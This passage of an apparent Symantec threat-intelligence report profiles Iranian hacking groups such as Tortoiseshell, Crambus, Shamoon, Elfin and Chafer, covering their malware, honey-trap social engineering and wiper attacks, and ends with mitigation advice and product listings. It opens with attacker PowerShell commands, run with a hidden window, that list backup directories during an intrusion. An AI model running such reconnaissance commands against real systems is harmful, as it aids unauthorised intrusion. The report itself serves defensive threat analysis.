powershell -noni -nop -w 0 -c "gci I:\\  
NewArchiving\  
powershell -noni -nop -w 0 -c "gci  
I:\NewArchiving\MatchedDocuments\  
powershell -noni -nop -w 0 -c "gci H:\\  
DataBases Backups\  
powershell -noni -nop -w 0 -c "gci  
'CSIDL_DRIVE_FIXED\DATABASES BACKUPS'  
powershell -noni -nop -w 0 -c gci "CSIDL_  
DRIVE_FIXED\DATABASES  
BACKUPS"  
powershell -noni -nop -w 0 -c "gci H:\\  
DataBases\ Backups\  
powershell -noni -nop -w 0 -c "gci H:\\  
DataBases*Backups\  
powershell -noni -nop -w 0 -c "gci \  
CSIDL_DRIVE_FIXED\DATABASES BACKUPS"
```

In these commands, "gci" stands for Get-ChildItem, which is used to list the items (files and folders) in the directory or path specified. In this case, the attackers used it to list all files in various backup directories.

Later that same day, the attackers installed a web shell. This provided the attackers with persistent access to the server.

## Tortoishell

- **Aliases:** TA456, Imperial Kitten, Curium, Crimson Sandstorm
- **First Seen:** 2018
- **Malware Used:** Backdoor.Syskit, Alias: Liderc, Alias: LEMPO
- **Infection Vectors:** Vulnerable public-facing applications, watering hole attacks, social engineering

Tortoishell [was discovered by Symantec in September 2019](#), with the group believed to have been active since at least mid-2018. At the time, it was using custom and off-the-shelf malware to target IT providers in Saudi Arabia in what appeared to be supply chain attacks with the end goal of compromising the IT providers' customers.

During that campaign, the attackers initially compromised a web server, installed a web shell, and then used it to deploy malware onto the network. Tortoishell then deployed several information-gathering tools to retrieve a range of information from the computer. Tortoishell uses a custom malware called Backdoor.Syskit. This is a basic backdoor that can download and execute additional tools and commands, and has been developed in both Delphi and .NET. Tortoishell also uses publicly available tools in its attacks.

In more recent times, Tortoishell has been linked to social engineering attacks. In March 2022, Recorded Future [published a white paper](#) detailing large-scale social engineering campaigns largely attributed to multiple Iranian groups including Tortoishell, APT35 (aka Charming Kitten, PHOSPHOROUS), and APT34 (aka Oilrig, Helix Kitten, COBALT GYPSY, LYCEUM). Recorded Future said it observed substantial trade-craft overlaps in how these groups targeted their victims, which included the use of charismatic sock puppets, lures of prospective job opportunities, solicitation by journalists, and masquerading as think tank experts seeking opinions. The attackers appeared to have a focus on credential theft and the delivery of broader influence operations.

In one case [documented by Proofpoint in 2021](#), Tortoishell actors posed as a fitness instructor from the British city of Liverpool in order to befriend and compromise a target. The attackers maintained a fake social media profile of a woman called Marcella (Marcy) Flores for over eight months in order to build a relationship across several different platforms with an employee at a subsidiary of an aerospace defense contractor.

The attackers attempted to leverage this relationship in June 2021, when they sent a malicious email to the employee as part of an ongoing email conversation. The email contained a OneDrive link, supposedly to a diet survey. The link led to an RAR file that contained

an Excel file with malicious macros. If the user enabled macros, malware was installed on their machine. The malware, named LEMPO, is capable of maintaining persistence, performing reconnaissance, and stealing sensitive information. LEMPO has many similarities to [the Liderc malware](#), which was previously attributed to Tortoishell.

The Marcella Flores profile was conversing with the targeted aerospace employee since at least November 2020 and was friends with them on social media since at least 2019. The Marcella Flores profile was a typical "honey trap" type operation, with an attractive image and flirtatious messages used to gain the attention and trust of victims. As well as the Gmail account used for attempted malware delivery, Marcella maintained a Facebook profile, which was suspended by Facebook in July 2021. [Facebook announced in July 2021](#) that it had mounted a significant disruption campaign aimed at Tortoishell. The social media company removed a large number of accounts the group had created on its platform, including the Marcella Flores account. Facebook said the group had been targeting military personnel and organizations in the defense and aerospace industries in the U.S. and Europe, with the attackers using fake social media accounts to pose as recruiters and employees of defense and aerospace companies. They also masqueraded as people working in the hospitality, medicine, journalism, and NGO sectors. As seen in the Marcella Flores example, Facebook said the attackers lured targets off Facebook platforms in order to steal credentials and infect them with malware. Phishing domains were used to obtain information about targeted computers, steal credentials, and ultimately deliver malware to the target, including the group's Syskit Trojan.

Facebook said that it linked some of this activity to an IT company in Tehran called Mahak Rayan Afraz (MRA), which it said has ties to the Islamic Revolutionary Guard Corps (IRGC).

This activity shows that Tortoishell was devoting a significant amount of time and resources to trying to compromise organizations via social engineering campaigns aimed at employees and third-party contractors.

In a separate campaign, towards the end of May 2023, security firm [ClearSky published a white paper](#) detailing an Iranian attack campaign that compromised at least eight websites associated with shipping, logistics, and financial services in Israel as part of a watering hole attack. The infected sites hosted malicious code that was used to collect information about visitors to the site before redirecting them to attacker-controlled infrastructure, likely to deliver additional malware to victims of interest. Information collected included the

users' internal and external IP address, system language, and browser-specific information. ClearSky said that its attribution to an Iranian-state-backed hacking group was high-confidence, but it gave a more low-confidence specific attribution to Tortoiseshell. The Tortoiseshell attribution was primarily based on the use in this campaign of a C&C server domain that was previously attributed to Tortoiseshell. There are long-standing tensions between Iran and Israel, with both countries frequently carrying out cyber activity aimed at each other.

While Tortoiseshell's initial activity appeared to have a strong focus on IT providers in the Middle East, it seems clear that since then both its targets and tactics have evolved. Social engineering now seems to be a key tactic of the group, with it willing to devote significant resources and time to carrying out social engineering attacks. This would tie in with what appears to be a wider focus by Iranian actors on leveraging fake personas to carry out disruptive attacks or spread disinformation.

### Crambus

- **Aliases:** Oilrig, Twisted Kitten, APT34, ITG13, Cobalt Gypsy/Katana, APT42, Hazel Sandstorm
- **First Seen:** 2015
- **Malware Used:** Trojan.Herherminth, Trojan.Ismagent, Poison Frog, Sakabota, Quadagent, Glimpse, Highshell, SideTwist, Saitama
- **Infection Vectors:** Email, watering holes, social engineering
- **Exploits Used:** CVE-2017-0199

Crambus is a long-running Iranian APT group that has mounted operations against targets in multiple countries, including Saudi Arabia, Israel, the United Arab Emirates, Jordan, Lebanon, Kuwait, Qatar, Albania, the U.S., and Turkey.

The group has been known to infect victims with malware via spear-phishing attacks using malicious Office documents with embedded macros to install malware. It has also been known to send emails containing links to websites registered by the attackers and employ social-engineering tactics to trick victims into downloading and installing its malware.

Crambus has been a long-time user of social engineering tactics. In a March 2022 [white paper](#) published by Recorded Future, the company detailed large-scale social engineering campaigns attributed to multiple Iranian groups including Crambus. This white paper included two case studies of Crambus social engineering campaigns carried out in 2017 and 2019. In a 2019 case that was [originally reported by FireEye](#), operatives believed to be associated with Crambus impersonated a supposed member of Cambridge University called Rebecca Watts.

The attackers developed a LinkedIn profile for Watts to connect with professionals in the utilities, government, and oil and gas sectors.

The attackers sought resumes via LinkedIn and then used the established trust to send back an Excel spreadsheet with an embedded exploit. Of note was that the attackers claimed Watts was rushed when sending the request to access the spreadsheet, which could excuse any language errors the messages may have contained.

The white paper also covers a 2017 social engineering campaign [reported by Secureworks](#) that was one of the first social engineering campaigns to be associated with Crambus. This was a typical "honey trap" style social engineering campaign where a sock puppet account using the name Mia Ash was used to reach out to targets on LinkedIn. In one case, Mia Ash established a relationship with a victim that spread to other social media through a friendship on Facebook, as well as continuing via email and WhatsApp. Two months after the initial exchange, a PupyRAT-laden Excel document, which masqueraded as a survey, was sent to the personal email of the victim. The victim had approximately 10 years of experience in the oil and gas, aviation, and telecommunications sectors, and it appears he may have also possibly shared his personal information to unknowingly register domains for the attackers.

Crambus has dedicated a lot of resources and time over many years to targeting victims via social media and social engineering tactics, being one of the earliest Iranian threat groups to realize how social media could be used to target victims.

A [leak of Crambus tools in April 2019](#) led to a decline in activity from the group for a period of time as they retooled and tried to evade detection. However, [they returned in 2021](#) when they targeted a Lebanese organization with an updated toolset, included a new backdoor that Check Point dubbed SideTwist, which had similarities with previously seen Crambus backdoors. The initial infection vector in the campaign appears to have been a job offer lure, which is quite typical of lures used by Crambus.

In more recent Crambus activity from early April 2022, MalwareBytes [published a blog](#) detailing how Crambus was responsible for an attack against Jordan's foreign ministry. In that campaign, the attackers installed a .NET backdoor named Saitama via a malicious email that was sent to the victim via a Microsoft Outlook account with the subject "Confirmation Receive Document" and an Excel file called "Confirmation Receive Document.xls" that attempts to convince the victim to enable macros. The sender pretended to be a person from the

Government of Jordan by using its coat of arms as a signature. Saitama was a new backdoor that abused the DNS protocol for its C&C communications. Crambus also used techniques such as compression and long random sleep times in an attempt to disguise malicious traffic in between legitimate traffic.

In a separate incident, in mid-July 2022, a statement from the [Albanian government](#) said they had “temporarily closed access to online public services and other government websites due to disruptive cyber activity.” Shortly after, a front named HomeLand Justice claimed credit for this activity. However, a [Microsoft report assessed](#) that multiple Iranian threat groups, likely operating on behalf of the Iranian Ministry of Intelligence, were involved in the long-running attack campaign.

The attack masqueraded as a ransomware attack but was really a destructive wiper attack aimed at disrupting government websites and public services. It assessed that Crambus was involved in gaining initial access and exfiltrating data from the impacted network. During the campaign, the attackers posted stories about the ransomware operation against the Albanian government along with a link to a Telegram channel named “HomeLand Justice.” The website, which implies that it is run by Albanian citizens, claimed credit for the ransomware activity with a video of “wiper activity,” and posted documents ostensibly internal to the Albanian government along with what it claimed to be Albanian residence permits of [Mujahedin-e Khalq \(MEK\)](#) members. MEK is an Iranian dissident group largely based in Albania.

[Mandiant also published a blog](#) detailing a technical analysis of the various malware used in this disruptive attack against Albania’s government in which they state one of the backdoors, CHIMNEYSWEEP, is also likely being used to target Iranian diaspora and dissidents. The blog also cites multiple code overlaps with other known Iranian malware. Mandiant did not link the activity to a named actor but said that it was likely carried out by threat actors in support of Iranian goals. Microsoft assessed that the attack was carried out in retaliation for [cyber attacks Iran perceives were carried out by Israel](#) and MEK.

Crambus is a long-running and experienced APT group that has extensive expertise in carrying out long-running social engineering campaigns aimed at targets of interest to Iran. As shown in the Albania attack, the group is also willing and able to cooperate with other Iranian threat actors to carry out activity with which they are all aligned. While traditionally associated with cyber espionage and surveillance activity, it appears disruptive or destructive attacks are now also part of Crambus’ remit.

## Historic Actors

There are some previously high-profile Iranian threat actors that do not appear to have been active for some time. Shamoon, Elfin and Chafer were all high-profile groups operating out of Iran, but in recent times we have not seen much activity from them. However, this may not mean they have become defunct, it may be that their TTPs have evolved so that their current activity is no longer identifiable with previous activity undertaken by the groups. Even if these groups are currently on hiatus, it doesn’t mean they won’t return to activity in the future, and given the once major role they had in the Iranian threat group ecosystem it is useful for customers to be aware of these actors’ activity.

### Shamoon

- **Aliases:** Cutting Sword of Justice
- **First Seen:** 2012
- **Malware Used:** W32.Distrack (Shamoon), W32.Distrack.B
- **Infection Vectors:** Unknown

Shamoon received a lot of public attention when it first appeared in August 2012 and used the malware family W32.Distrack in its attacks against two Middle Eastern oil and natural gas organizations. The attacks were destructive in nature, wiping out critical data from computers and rendering them unusable. The malware used by this group leveraged a legitimate driver to wipe machines, and subsequently reported wiping statistics to a C&C server.

In both attacks from 2012, and those subsequently seen towards the end of 2016, hardcoded network credentials were configured into the malware, which assisted its spreading across the network. These credentials were [acquired and likely shared by another Iranian group known as Greenbug](#), allowing Shamoon the ability to execute its attack.

Credentials were likely stolen a month prior to the attackers’ return to use common legitimate tools to dump additional information from the victim network before deploying Distrack.

[Shamoon reappeared for a third time in December 2018](#), when it was once again used against targets in the Middle East. These attacks were doubly destructive, since they involved a new wiper (Trojan.Filerase) that deletes files from infected computers before the Shamoon malware wipes the master boot record.

While Shamoon has not appeared since then, the fact that it often disappears for several years at a time and is only involved in destructive attacks means it is still a threat of note.

## Elfin

- **Aliases:** APT33, Stonedrill, Holmium, Refined Kitten, Magnallium, Alibaba
- **First Seen:** 2015
- **Malware Used:** Backdoor.Patpoopy, Backdoor.Notestuk, Trojan.Nancrat, Trojan.Netweird.B, Trojan.Quasar, Trojan.Stonedrill, Backdoor.Powerton
- **Infection Vectors:** Email

Elfin first appeared in 2015 and until around 2019 was among the most active of Iranian threat groups, conducting attacks against entities primarily in Saudi Arabia and the U.S. [Between 2016 and 2019](#), 42% of the group's targets were in Saudi Arabia and 34% were in the U.S.

The group used a combination of custom and commodity malware and made extensive use of dynamic DNS infrastructure during targeting, along with purchased hosts at globally located VPS providers serving as proxies for C&C servers.

In 2019, the group was involved in a wave of attacks that attempted to exploit a known vulnerability ([CVE-2018-20250](#)) in WinRAR, the widely used file archiving and compression utility capable of creating self-extracting archive files. If successfully exploited, the vulnerability could permit an attacker to install any file on the computer, which effectively permits code execution on the targeted computer.

The exploit was used against one target in the chemical sector in Saudi Arabia. Two users in the targeted organization received a file called JobDetails.rar. This file was likely delivered via a spear-phishing email.

The group has also been linked to the Shamoons wiper attacks. One Shamoons victim in December 2018 had recently been attacked by Elfin and had been infected with the Stonedrill malware used by the group. Because the Elfin and Shamoons attacks against this organization occurred so close together, there was some speculation that the two groups may be linked.

Elfin deployed a wide range of tools in its attacks including custom malware, commodity malware, and open-source hacking tools.

The group used custom malware:

- **Notestuk (Backdoor.Notestuk) (aka TURNEDUP):** Malware that can be used to open a backdoor and gather information from a compromised computer.
- **Stonedrill (Trojan.Stonedrill):** Custom malware capable of opening a backdoor on an infected computer and downloading additional files. The malware also features a destructive component,

which can wipe the master boot record of an infected computer.

- **Autolt backdoor:** A custom built backdoor written in the Autolt scripting language.

In addition to its custom malware, Elfin also used a number of commodity malware tools, available for purchase on the cyber underground:

- **Remcos (Backdoor.Remvio):** A commodity remote administration tool (RAT) that can be used to steal information from an infected computer.
- **DarkComet (Backdoor.Breut):** Another commodity RAT used to open a backdoor on an infected computer and steal information.
- **Quasar RAT (Trojan.Quasar):** Commodity RAT that can be used to steal passwords and execute commands on an infected computer.
- **Pupy RAT (Backdoor.Patpoopy):** Commodity RAT that can open a backdoor on an infected computer.
- **NanoCore (Trojan.Nancrat):** Commodity RAT used to open a backdoor on an infected computer and steal information.
- **NetWeird (Trojan.Netweird.B):** A commodity Trojan that can open a backdoor and steal information from the compromised computer. It may also download additional potentially malicious files.

## Chafer

- **Aliases:** APT39, Yellow Mimas, Cobalt Hickman, Rana Corp
- **First Seen:** 2014
- **Malware Used:** Backdoor.Remexi, Backdoor.Remexi.B, Backdoor.Agenty, Backdoor.Tcopy, Backdoor.Httpy, Ubfuscate, BackdoorHTTPe
- **Infection Vectors:** SQL injection

Chafer was, for a period of time, one of the most active Iran-linked groups in operation. The group compromised a large number of organizations based in the Middle East and Europe.

Chafer appears to be primarily involved in intelligence gathering and several of its attacks—such as those against telecom operators or airlines—were likely carried out to facilitate surveillance of end-user customers.

One of the organizations compromised by Chafer in 2017 [was a telecom services provider in the Middle East](#), which sells its solutions to multiple telecom operators in the region. By moving two steps up the supply chain, the attackers could potentially have carried out surveillance on a vast pool of end users. Chafer is also known to have attempted to compromise a large international travel reservations firm, indicating its mission to track movements or communication related to certain entities.

## Conclusion

Iranian threat actors continue to conduct intelligence-gathering operations, primarily aimed at neighboring countries for strategic purposes, along with domestic surveillance against dissidents and opposition groups.

Financially motivated attacks are also a common trend with Iranian actors, with [CISA accusing Nemesis Kitten](#) (a subgroup of Damsselfly) of conducting ransomware and crypto-mining campaigns by exploiting the Log4j vulnerability to target multiple U.S. entities. Iranian actors also have a long history of carrying out destructive or disruptive attacks, with the high-profile [Stuxnet attacks](#), and the [Shamoon attacks on Saudi Aramco](#) being the best known examples. This kind of disruptive activity appears to be continuing, as demonstrated by [Crambus' disruptive attacks targeting the Albanian government](#). Collaboration also may be a feature of Iranian threat groups' activity going forward, as we did see [collaboration between Seedworm and DarkBit](#) in a destructive attack that masqueraded as a ransomware incident.

Social engineering is now also a clear tactic of Iranian threat groups, with Damsselfly, Crambus and Tortoiseshell all engaged in long-running social engineering campaigns. Some of these are designed to gain access to victims' networks, but others do also have the goal of amplifying misinformation through the use of fake social media accounts to push their own narrative, which is a trend that is likely to continue.

While some Iranian threat groups have become less active in recent times, the cyber activity coming out of the region still poses a real threat, particularly to other countries in the region and those countries that Iran has a strategic interest in.

## Mitigation

Observe the following best practices to protect against targeted attacks.

### Local Environment

- Monitor the use of dual-use tools inside your network.
- Ensure you have the latest version of PowerShell and you have logging enabled.
- Restrict access to RDP Services. Only allow RDP from specific known IP addresses and ensure you are using multi-factor authentication (MFA).
- Implement proper audit and control of administrative account usage. You could also implement one-time credentials for administrative work to help prevent theft and misuse of admin credentials.

- Create profiles of usage for admin tools. Many of these tools are used by attackers to move laterally undetected through a network.
- Use application whitelisting where applicable.
- Locking down PowerShell can increase security, for example with the constrained language mode.
- Make credential dumping more difficult, for example by enabling Credential Guard in Windows 10 or disabling SeDebugPrivilege.
- MFA can help limit the usefulness of compromised credentials.
- Create a plan to consider notification of outside parties. In order to ensure correct notification of required organizations, such as the FBI or other law enforcement authorities/agencies, be sure to have a plan in place to verify.
- Create a "jump bag" with hard copies and archived soft copies of all critical administrative information. In order to protect against the compromise of the availability of this critical information, store it in a jump bag with hardware and software needed to troubleshoot problems. Storing this information on the network is not helpful when network files are encrypted.

### Email

- Enable MFA to prevent the compromise of credentials during phishing attacks.
- Harden security architecture around email systems to minimize the amount of spam that reaches end-user inboxes and ensure you are following best practices for your email system, including the use of SPF and other defensive measures against phishing attacks.

### Backup

- Implement offsite storage of backup copies. Arrange for offsite storage of at least four weeks of weekly full and daily incremental backups.
- Implement offline backups that are onsite. Make sure you have backups that are not connected to the network to prevent them from being encrypted by ransomware.
- Verify and test your server-level backup solution. This should already be part of your Disaster Recovery process.
- Secure the file-level permissions for backups and backup databases. Don't let your backups get encrypted.
- Test restore capability. Ensure restore capabilities support the needs of the business.

## Protection

Symantec provides a comprehensive portfolio of security solutions to address today's security challenges and protect data and digital infrastructure from multifaceted threats. These solutions include core capabilities designed to help organizations prevent and detect advanced attacks.

### Symantec® Endpoint Security Complete

Symantec Endpoint Security Complete (SESC) was specifically created to help protect against advanced attacks. While many vendors offer EDR to help find intrusions, there are gaps. We call these gaps blind spots and there are technologies in SESC to eliminate them.

Learn more at [www.broadcom.com/products/cyber-security/endpoint/end-user/complete](http://www.broadcom.com/products/cyber-security/endpoint/end-user/complete)

### Privileged Access Management (PAM)

PAM is designed to prevent security breaches by protecting sensitive administrative credentials, controlling privileged user access, proactively enforcing security policies and monitoring and recording privileged user activity.

Learn more at [www.broadcom.com/products/cyber-security/identity/pam](http://www.broadcom.com/products/cyber-security/identity/pam)

### Symantec Web Isolation

Symantec Web Isolation eliminates web threats and solves the challenge of providing access to unknown, uncategorized and potentially risky web sites by creating a remote execution environment between an agency's enterprise systems and content servers on the web.

Learn more at [www.broadcom.com/products/cyber-security/network/gateway/web-isolation](http://www.broadcom.com/products/cyber-security/network/gateway/web-isolation)

### Symantec Secure Web Gateway (SWG)

SWG delivers high-performance on-premises or cloud secure web gateway that organizations can leverage to control or block access to unknown, uncategorized, or high-risk web sites.

Learn more at [www.broadcom.com/products/cyber-security/network/gateway/proxy-sg-and-advanced-secure-gateway](http://www.broadcom.com/products/cyber-security/network/gateway/proxy-sg-and-advanced-secure-gateway)

### Symantec Intelligence Services

Symantec Intelligence Services leverages the Symantec Global Intelligence Network to deliver real-time threat intelligence to several Symantec network security solutions including Symantec Secure Web Gateway, Symantec Content Analysis, Symantec Security Analytics, and more.

Learn more at [www.broadcom.com/products/cybersecurity/network/web-protection/intelligence-services](http://www.broadcom.com/products/cybersecurity/network/web-protection/intelligence-services)

### Symantec Content Analysis with Advanced Sandboxing

Within the Symantec Content Analysis platform, zero-day threats are automatically escalated and brokered to Symantec Malware Analysis with dynamic sandboxing for deep inspection and behavioral analysis of potential APT files and toolkits.

Learn more at [www.broadcom.com/products/cyber-security/network/gateway/atp-content-malware-analysis](http://www.broadcom.com/products/cyber-security/network/gateway/atp-content-malware-analysis)

### Symantec Security Analytics

Symantec Security Analytics delivers enriched, full-packet capture for full network traffic analysis, advanced network forensics, anomaly detection, and real-time content inspection for all network traffic to arm incident responders for quick resolution.

Learn more at [www.broadcom.com/products/cyber-security/network/atp/network-forensics-security-analytics](http://www.broadcom.com/products/cyber-security/network/atp/network-forensics-security-analytics)